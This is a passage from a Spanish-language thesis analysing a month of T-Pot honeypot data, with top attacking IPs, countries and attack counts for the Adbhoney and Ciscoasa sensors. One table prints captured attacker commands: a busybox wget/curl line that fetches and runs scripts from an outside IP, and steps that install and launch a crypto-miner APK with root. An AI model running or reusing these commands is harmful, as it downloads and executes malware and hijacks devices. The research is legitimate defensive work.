


Figura 19-4: Análisis IP 1

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 20-4 se muestra la segunda IP 186.47.137.255 con mayor interacción al sistema que registra 2.879 ataques pertenece a la empresa CNT EP ubicada en Puyo, Ecuador

Figura 20-4: Análisis IP 2

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 21-4 se muestra la tercera IP 204.199.146.194 con mayor interacción al sistema que registra 1.982 ataques pertenece a la empresa CTL LATAM ubicada en Estados Unidos.




Figura 21-4: Análisis IP 3

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 22-4 se muestra la cuarta IP 186.47.136.25 con mayor interacción al sistema que registra 1.363 ataques pertenece a la empresa CNT EP ubicada en Puyo, Ecuador

Figura 22-4: Análisis IP 4

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 23-4 se muestra la quinta IP 186.47.137.76 con mayor interacción al sistema que registra 835 ataques pertenece a la empresa CNT EP ubicada en Puyo, Ecuador

Figura 23-4: Análisis IP 5

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 24-4 se muestra la sexta IP 181.188.201.228 con mayor interacción al sistema que registra 268 ataques pertenece a la empresa Otecel S.A ubicada en Aloag, Ecuador




Figura 24-4: Análisis IP 6

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 25-4 se muestra la séptima IP 76.89.138.130 con mayor interacción al sistema que registra 31 ataques pertenece a la empresa Charter Communications INC ubicada en Los Ángeles, Estados Unidos.




Figura 25-4: Análisis IP 7

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 26-4 se muestra la octava IP 186.47.136.130 con mayor interacción al sistema que registra 19 ataques pertenece a la empresa CNT EP ubicada en Puyo, Ecuador

Figura 26-4: Análisis IP 8

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 27-4 se muestra la novena IP 200.44.211.103 con mayor interacción al sistema que registra 19 ataques pertenece a la empresa CANTV Net ubicada en Valencia, Venezuela.

Figura 27-4: Análisis IP 9

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 28-4 se muestra la décima IP 181.188.201.36 con mayor interacción al sistema que registra 9 ataques pertenece a la empresa Otecel S.A ubicada en Aloag, Ecuador




Figura 28-4: Análisis IP 10

Realizado por: (Gallegos, Jaime, 2021)

4.1.3. Ataques y atacantes que registró Adbhoney.

Adbhoney es otra herramienta interna que posee el T-pot en la cual se realizó una comparativa entre los datos recolectados en los primeros 15 días con los datos de todo el mes, en el gráfico 18-4 se muestra el histograma y el comportamiento de los ataques y atacantes que se registró en el mes completo desde la implementación.

Gráfico 18-4: Número de ataques por día Adbhoney en un mes.

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 19-4 se muestra el registro de Adbhoney durante los primeros 15 días desde su implementación.




Gráfico 19-4: Número de ataques por día Adbhoney en 15 días.

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 29-4 se puede apreciar el mapa de países desde donde se han registrado los ataques Adbhoney Teniendo con marca roja a los países con mayor interacción y que corresponden a EE.UU., Reino Unido, una interacción media marcada de color naranja que corresponden a EE.UU., Reino Unido y La China, y una interacción moderada marcada de color amarillo provenientes del Norte y Sur de América y Europa.

Figura 29-4: Países desde se ha recibido los ataques Adbhoney.

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 20-4 se muestra el número de ataques que se han registrado en el Adbhoney teniendo un total de 502 ataques, de los cuales 463 son ataque conocidos que representa un 92% de los ataques totales, también se registró 36 ataques por escaneo masivo que representan un 0.7% de los ataques totales y con 3 ataques de mala reputación que representan un 0.01% de los ataques totales recibidos por Adbhoney.




Gráfico 20-4: Número de ataques por reputación.

Realizado por: (Gallegos, Jaime, 2021)

En el gráfico 21-4 se representan a los 10 países que han interactuado con la red teniendo un total de 1759 ataques desde los diferentes países de los cuales el 31% de los ataques provienen de USA, el 14.5% de los ataques registrados son de China, el 14% son provenientes de Holanda, el 9.6% de los atacantes son de Taiwán, el 8.8% son de Hong Kong, el 5.6% han sido registrados desde Corea del Sur, el 5.2% provienen de Rusia, un 4.5% son de Suecia, el 3.8% vienen de Alemania y un 3.5% de los ataques totales provienen de Canadá.




Gráfico 21-4: Número de ataques por país

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 22-4 muestra el top 10 de las IP que han tenido la mayor interacción con la red.




Gráfico 22-4: Top 10 IPs atacantes

Realizado por: (Gallegos, Jaime, 2021)

Una de las propiedades principales de Adbhoney es que puede registrar las líneas de comando utilizadas para intentar perpetrar la red y en la siguiente tabla 4-1 se pueden apreciar las 10 líneas de comandos de mayor uso al momento de ejecutar ataques.

Tabla 1-4: Top 10 líneas de comando empleadas para ataques

rm -rf /data/local/tmp/*	77
am start -n com.ufo.miner/com.example.test.MainActivity	39
pm path com.ufo.miner	39
ps | grep trinity	39
chmod 0755 /data/local/tmp/nohup	35
/data/local/tmp/nohup /data/local/tmp/trinity	25
/data/local/tmp/nohup su -c /data/local/tmp/trinity	25
chmod 0755 /data/local/tmp/trinity	25
pm install /data/local/tmp/ufo.apk	23
cd /data/local/tmp; busybox wget http://5.206.227.228/wget -O -> wwww; sh wwww; curl -O http://5.206.227.228/curl; sh curl; rm wwww curl	22

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 30-4 muestra el registro de Adbhoney del top 10 de las IP que han tenido la mayor interacción con la red.




Figura 30-4: IPs de mayor interacción registrada en Adbhoney.

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 31-4 se muestra la IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Seychelles perteneciente al sistema autónomo AS202425 a nombre de la empresa propietaria QUASI.




Figura 31-4: Análisis IP 1

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 32-4 se muestra segunda la IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS15169 a nombre de la empresa propietaria Halliburton Company.

Figura 32-4: Análisis IP 2

Realizado por: (Gallegos, Jaime, 2021)

En la figura 33-4 se muestra la tercera IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Alemania perteneciente al sistema autónomo AS14061 a nombre de una empresa no registrada.




Figura 33-4: Análisis IP 3

Realizado por: (Gallegos, Jaime, 2021)

En la figura 34-4 se muestra la cuarta IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP que no se puede encontrar donde está ubicada perteneciente al sistema autónomo AS62068 a nombre de la empresa propietaria SpectralP B.V.




Figura 34-4: Análisis IP 4

Realizado por: (Gallegos, Jaime, 2021)

En la figura 35-4 se muestra la quinta IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS20001 a nombre de la empresa propietaria Charter Communications iNC.




Figura 35-4: Análisis IP 5

Realizado por: (Gallegos, Jaime, 2021)

En la figura 36-4 se muestra la sexta IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Estados Unidos perteneciente al sistema autónomo AS701 a nombre de la empresa propietaria MCI Communications Services.

Figura 36-4: Análisis IP 6

Realizado por: (Gallegos, Jaime, 2021)

En la figura 37-4 se muestra la séptima IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Tailandia perteneciente al sistema autónomo AS23969 a nombre de la empresa propietaria TOT Public Company Limited.




Figura 37-4: Análisis IP 7

Realizado por: (Gallegos, Jaime, 2021)

En la figura 38-4 se muestra la octava IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en Hong Kong perteneciente al sistema autónomo AS4760 a nombre de la empresa propietaria Hong Kong Telecomunications.




Figura 38-4: Análisis IP 8

Realizado por: (Gallegos, Jaime, 2021)

En la figura 39-4 se muestra la novena IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en China perteneciente al sistema autónomo AS4134 a nombre de la empresa propietaria Chinanet Shandong Province Network.




Figura 39-4: Análisis IP 9

Realizado por: (Gallegos, Jaime, 2021)

En la figura 40-4 se muestra la décima IP con mayor interacción con la red que se registró en Adbhoney, teniendo que es una IP localizada en la República de Corea perteneciente al sistema autónomo AS9318 a nombre de la empresa propietaria SK Broadband Co Ltd.




Figura 40-4: Análisis IP 10

Realizado por: (Gallegos, Jaime, 2021)

4.1.4. Ataques y atacantes que registró Ciscoasa.

Ciscoasa es otra de las herramientas internas que posee el T-pot internamente, el cual como muestra que se ha tenido un total de 730 ataques desde 94 IPs únicas que se detallará a continuación, a continuación se indica el histograma en el mes de implementación como se detalla en la figura 23-4.

